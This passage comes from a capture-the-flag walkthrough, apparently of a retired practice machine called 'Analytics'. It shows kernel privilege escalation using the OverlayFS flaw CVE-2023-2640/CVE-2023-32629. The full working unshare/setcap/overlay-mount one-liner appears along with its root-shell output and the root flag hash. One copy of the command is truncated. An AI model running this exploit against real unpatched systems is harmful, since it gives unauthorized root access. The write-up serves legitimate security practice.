proc on /proc type proc (rw,relatime,hidepid=invisible)
3. If this `hidepid=invisible` is set the following will not work.
4. ps -eo user,command
5. procmon.sh
6. They will not work because you as the low priv user will not be allowed to list any running processes of other users unless you are root.
7. procmon.sh is a simple script that uses `ps -eo user,command` and will show you commands running as root in realtime.
```

GameOver(lay)

25. **GameOver(lay)**

```
1. metalytics@analytics:~$ uname -srm
Linux 6.2.0-25-generic x86_64
2. I search online for `Linux 6.2.0-25-generic x86_64 exploit`
3. What is `OverLayFS`
4. OverlayFS
Linux filesystem
In computing, OverlayFS is a union mount filesystem implementation for Linux. It combines multiple different underlying mount points into one,
resulting in single directory structure that contains underlying files and sub-directories from all sources. Wikipedia
5. I can not find the page i am looking for. Search for this `Linux 6.2.0-25-generic x86_64 overlayFS g1vi github cve-2023-32629`. The first
github link should be the correct one.
6. https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629
7. https://github.com/g1vi/CVE-2023-2640-CVE-2023-32629/blob/main/exploit.sh
```

Privilege Escalation to ROOT

```
metalytics@analytics:~$ uname -srm
Linux 6.2.0-25-generic x86_64
metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;
 && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'
metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash
metalytics@analytics:~$ bash -p
bash-5.1# whoami
root
bash-5.1# cat /root/root.txt
31d75406dc2e21cc0e08c896d1aa90b0
```

Executing exploit.sh aka GameOverLayFS kernel exploit

```
1. You can run exploit.sh from `/tmp, /dev/shm` or you can just copy the command inside the bash script and run it. I erased everything in the
double quotes and just issued a `chmod u+s /bin/bash` instead.

2. metalytics@analytics:~$ uname -srm
Linux 6.2.0-25-generic x86_64

3. metalytics@analytics:~$ unshare -rm sh -c "mkdir l u w m && cp /u*/b*/p*3 l/;setcap cap_setuid+eip l/python3;mount -t overlay overlay -o
rw,lowerdir=l,upperdir=u,workdir=w m && touch m/*;" && u/python3 -c 'import os;os.setuid(0);os.system("chmod u+s /bin/bash")'

4. metalytics@analytics:~$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Jan  6  2022 /bin/bash

5. metalytics@analytics:~$ bash -p

6. bash-5.1# whoami
root

7. bash-5.1# cat /root/root.txt
31d75406dc2e21cc0e08c896d1aa90b0
```

Analytics has been Pwned!

Congratulations  **therealpablo**, best of luck in capturing flags ahead!

#14954	10 Jun 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK SHARE

PWNED